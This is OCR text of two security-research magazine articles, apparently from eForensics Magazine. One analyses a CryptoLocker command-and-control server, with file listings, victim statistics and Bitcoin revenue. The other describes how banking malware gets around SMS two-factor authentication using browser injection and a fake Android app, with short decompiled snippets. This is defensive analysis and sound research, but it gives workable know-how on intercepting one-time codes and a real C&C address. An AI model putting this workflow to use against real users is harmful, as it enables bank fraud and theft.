
Fig 27smtp section for the botnet 12

User Folder details:

Based on the system language and geo-location the malware is redirecting the user to the ransom-page for the payment designed on their language.

Here we can see the landing page for the victim for the English speakers.

The HTML file are the templates used buy the php user pages to select the different languages.



Index of /data/templates/user/GB


Name	Last modified	Size	Description
Parent Directory		-	
buy.html	02-Oct-2014 09:32	43K	
decrypt.html	02-Oct-2014 07:09	53K	
faq.html	02-Oct-2014 09:02	56K	
feedback.html	02-Oct-2014 07:10	58K	
info.php	11-Sep-2014 03:50	1.3K	

Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Fig 28 template for the UK targets

Source Code of the C&C Server

Inside the "INC" folder we found the full source code of the CyrptoLocker C&C Server.



Index of /inc

Name	Last modified	Size	Description
Parent Directory		-	
btc_currency_parser.php	16-Oct-2014 09:15	566	
btc_payment_parser.php	02-Sep-2014 05:04	533	
misc.php	30-Oct-2014 10:38	2.9K	
phpseclib/	13-Oct-2014 07:41	-	
rack_admin.php	30-Oct-2014 10:50	22K	
rack_cfg.php	13-Oct-2014 07:32	1.0K	
rack_db.php	16-Oct-2014 08:45	31K	
rack_decryptor.php	15-Sep-2014 06:48	2.7K	
rack_decryptor_software.php	15-Sep-2014 07:24	767	
rack_err.php	09-Sep-2014 05:03	1.0K	
rack_misc.php	09-Sep-2014 02:58	386	
rack_payment.php	16-Oct-2014 09:42	15K	
rack_ransom_page.php	11-Sep-2014 06:15	2.1K	
rack_req.php	13-Oct-2014 08:34	2.3K	


Apache/2.2.22 (Debian) Server at 46.161.30.19 Port 8080

Figura 29Cryptolocker source files

This is the "heart" of the malware. This code is used to encrypt, decrypt, transfer money and save into a DB all the grabbed informations.

Statistics


During our analysis of the C&C server we found the mail targeted by the CryptoLocker malware. The spreading process is performed by compromised SMTP account from different countries. In many cases there are also government and public institutions email and password. Below there is a statistical analysis about these data divided by botnets.



Graph 1 Botnet 11 mail numbers

The first botnet is mainly focused on four different countries:


- Spain (2580 email)
- United Kingdom (37138 email)
- Italy (9689 email)
- Netherland (9299 email)



Graph 2 Botnet 12 mail numbers


The second one is targeting more countries worldwide, but the main goals are the same countries of the first plus North Carolina**.**

The third one is pretty focused on Italy and Netherland where the attack is compromising a lot of industries and companies machine.




Graph 3Botnet 19 mail numbers

Finally the last one tries to compromise Austria, Belgian and Netherland PC. We can resume the target countries in the graph below.



Graph 4Botnet 20 mail numbers




Graph 5 Resume og the target Countries

During the analysis we found also the SMTP accounts used by attackers to spread the malware worldwide. Below a resume of compromised mail found inside the C&C.

	AU	ES	FR	GB	ID	HU	IN	IT	NL	NZ	RS
11								126			
12	3	226	1	2	1	2	1				
13	355		3	2					591	3	1
15											

Table 2 Compromised SMTP accounts

We can resume these data in a pie chart with the targeted countries. More of the compromised mail are from Austria, Italy, UK, Netherland and Spain, but also from some state in USA.



Graph 6 Most target countries

Finance impact of the CryptoLocker

How a Ransomware CryptLocker can make you rich?

The right answer is "a lot". During the analysis we found the main Bitcoin ID where the attackers receive the money from the infected users. The attackers reached 64.561.58 $ until now in this wallet, but they are distributing the BTC around other sub-account on every transaction.




Fig 30 Bitcoin attacker ID on Blockchain

Here is a sample of the BTC-splitting in different sub-account




Fig 31 Other attackers account

We can estimate revenue of million dollars based on the target numbers.

About security researchers

Davide Cioccia

MSc Computer Engineering Degree. Security Developer focused on Cyber Security Intelligence, Malware analysis, Anti-fraud systems. Microsoft certified. Currently holding a Security Consultant position.

E-Mail: davide.cioccia@live.it
Twitter: https://twitter.com/david107
LinkedIn: https://www.linkedin.com/in/davidecioccia

Senad Aruch

Multiple Certified ISMS Professional with 10-year background in: IT Security, IDS and IPS, SIEM, SOC, Network Forensics, Malware Analyses, ISMS and RISK, Ethical Hacking, Vulnerability Management, Anti Fraud and Cyber Security. Currently holding a Senior Lead position.

E-Mail: senad.aruc@gmail.com
Blog: www.senadaruc.com
Twitter: https://twitter.com/senadaruch
LinkedIn: https://www.linkedin.com/in/senadaruc

Appendix A

This article is mainly focused on the C&C server used by the new Cryptolocker malware.

If you want to know more about the Cryptolocker malware analyses follow this links:

- *http://www.isightpartners.com/2014/08/analysis-torrentlocker-new-strain-malware-using-components-cryptolocker-cryptowall/*
- *http://www.bleepingcomputer.com/forums/t/549016/torrentlocker-support-and-discussion-thread-cryptolocker-copycat/*

eForensics Magazine

VOL.2 NO.03

OPEN

CYBERCRIME AND CYBERSECURITY

HOW TO PROTECT YOUR MONEY?

CLOUD FORENSICS PACKET ANALYSIS WITH WIRESHARK

CSA STAR

Issue 03/2014 (8) September ISSN 2300-6986

ARE 2 FACTOR AUTHENTICATIONS ENOUGH TO PROTECT YOUR MONEY?

TARGETING ITALIAN BANK AND CUSTOMERS

by Davide Cioccia and Senad Aruch

During last few years banks, and different financial institutions, have been trying to protect or prevent fraud and cyber-attacks from accessing their customers' credentials. They increased security and login factors to avoid these kind of problems. One of these is the Two Factor Authentication (2FA), used to "help" username and password to protect the bank account.

What you will learn:

- How the financial cybercrime is evolving
- How the new security solutions mobile-based are bypassed
- How the attacker can control and steal your money

What you should know:

- A basic knowledge of how the two factor authentication works
- Familiarity with Android/iOS app requirements
- What is a MITB attack

However today, this system is hackable by malicious users. Trend Micros said:

"The attack is designed to bypass a certain two-factor authentication scheme used by banks. In particular, it bypasses session tokens, which are frequently sent to users' mobile devices via Short Message Service (SMS). Users are expected to enter a session token to activate banking sessions so they can authenticate their identities. Since this token is sent through a separate channel, this method is generally considered secure".

This article is a real User Case of this kind of malicious software. During our recent malware analysis targeting Italian financial institutions, we found a very powerful piece of it that can bypass the 2FA with a malicious app installed on the phone. Malware like this can drive the user to download the fake application on their phone from the official Google Play Store, using a Man in the browser attack (MITB). Once on the user's PC, the attacker can take full control of the machine and interact with him through a Command and Control (C&C) server. What we explain in this article is a real active botnet with at least 40-compromised zombie hosts.

HOW THE 2FA IS BYPASSED

During the last few days, we are seeing criminals developing more sophisticated solutions and have increasing knowledge in mobile and web programming. This scenario is increasing throughout the entire world; though concentrated mostly in Europe. Criminals are developing solutions to bypass the 2FA used by the 90% of banks developing "legal" application published in the Google Play Store and Apple App Store. These applications can steal information on the phone, intercept and send it over the network silently. The last operation named "Operation Emmenthal", discovered by Trend Micro is acting in just this way. In this section, we will discover how a criminal can force a user to download and install the mobile application.

When malware infects the machine, and the user navigates to the online banking platform, a MITB attack starts injecting JavaScript code inside the browser. This injection modifies some data in the page while keeping the same structure. During the navigation the hacked website will invite the user to download the fake application, explaining all the steps to insert their bogus data. The app can be downloaded in two different ways:

SMS (inserting your number in the fake form you will receive an SMS with the download link from the store)

Here a screenshot of a received SMS. The fake app name remember many programs used to encrypt and share sensitive information. People can trust this app because of the name.

Figure 1. *Sms sent by attackers to download the apk*

QR CODE

A QR Code is showed with a MITB attack, during the online banking website navigation. Here, a screenshot of the image is used to redirect the user on the Google Play Store.

Figure 2. *QR Code used to download the apk*

A case of QR codes is reported by Trend Micro in this image. When the users did not use the SMS or the link inside the web page a QR-code appears. Scanning it with any QR reader in the store, the user will be redirect to the Google Play Store to download the app.

Figure 3.

Every single pass is given by the attackers as reported below:

STEP ONE
When the Google Play Store is opened, click on the “install” button and “Accept” the app authorization. Right are requested to send, receive, intercept, SMS, and read/write on the file system.




Figure 4.

Description provided by attackers:

- Secure sms transmission with asymmetric encryption, totaly automaticaly.
- Totaly secure sms.
- Private-key infrastructure (PKI).
- Comfortable and easy use, one time installation.
- This application is created to protect sensetive data received over sms.
- Even if the sms is intersepted nothing can be reached from the encrypted text.
- The encrypted text can only be decrypted by your personal private key, generated just after the first launch.
- Each key is unique and has its own identification number.

Functionality:

- A Keypair is created after first launch.
- A unique identification number is granted.
- With the Private Key you decrypt messages, received from the trusted saurses.
- Send your Private Key Identifiction Number to the organization which wants to send you an encrypted message. The organization encrypts the message with your Private Key and sends the encrypted message to you. ONLY YOU can decrypt the encrypted Message with your Private Key.

Instruction:

- Doqnload and install the app.
- Launch the aplication.
- Waint till your private kay is generated.
- Share your Private Key identification number.

The description is full of orthographic errors, and this means that they are not from an English- speaking country.

Analyzing the -apk and decompiling it we found the rights requested by the malicious app.

```
<uses-permission android:name="android.permission.SEND_SMS" />
<uses-permission android:name="android.permission.RECEIVE_SMS" />
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
```

STEP TWO

Once installed, you need to open the app on your phone to see a Random Number Generator. Users need to insert this user inside the online banking account to login inside the portal. Trend Micro says:

At this stage, the users have to enter the password that was "generated" by the fake app. The app has a preset list of possible passwords and just randomly chooses one. The Web page, meanwhile, simply checks if one of those possible passwords was entered. Guessing numbers does not work, the users will not be able to proceed with the fake banking authentication.

Figure 5.

Installing the Android app allows the attackers to gain full control of the users' online banking sessions because, in reality, it intercepts session tokens sent via SMS to users' phones, which are then forwarded to the cybercriminals. The spoofed website allows the attackers to obtain the users' login credentials while the mobile app intercepts real session tokens sent by the banks. As a result, the attackers obtain everything they need to fake user's online banking transactions.

The app waits for an SMS from the user bank, which provides a OTP or a legitimate token .tok. When they are received, the app hijacks the communication in the background and forwards the stolen data to a number with an encrypted SMS.

Here a decompiled piece of code used to test the availability of the server:

```
Settings.sendSms(this, new MessageItem("+39366134xxxx", "Hello are you there?"))
```

Communication start with a simple SMS, requesting service availability. When an SMS is received from a bank number, the interception starts, and an encrypted sms is sent with the stolen information.

C&C CENTER FUNCTION DETAILS

During our code analysis we found a link to a JavaScript file used by criminals during the injection process in the MITB attack. Going deeply into the obfuscated code, we found a link to a C&C server where data is sent. Behind the front-end, which was password protected, we saw a custom control panel used to control the botnet. Every single bot is represented in a table and is controlled with the panel. The first screen you can see behind the login panel is a statistic page with the number of compromised hosts.




Figure 6.

In the second one (Logs), there is all the information about the bots. Every single user is cataloged with these parameters:

- Used browser
- Last operation on that bot
- IP
- Login
- Password
- User
- Type (file, flash)
- PIN
- Action (request data login)

As you can see in the panel showed below, in the C&C Server attackers have all that they need to access an online banking website with stolen credentials. This panel is very powerful because can perform a request to the infected user to insert another time in his credentials.




Figure 7.

Clicking on the icons on the right, it is possible to send the request to a bot.

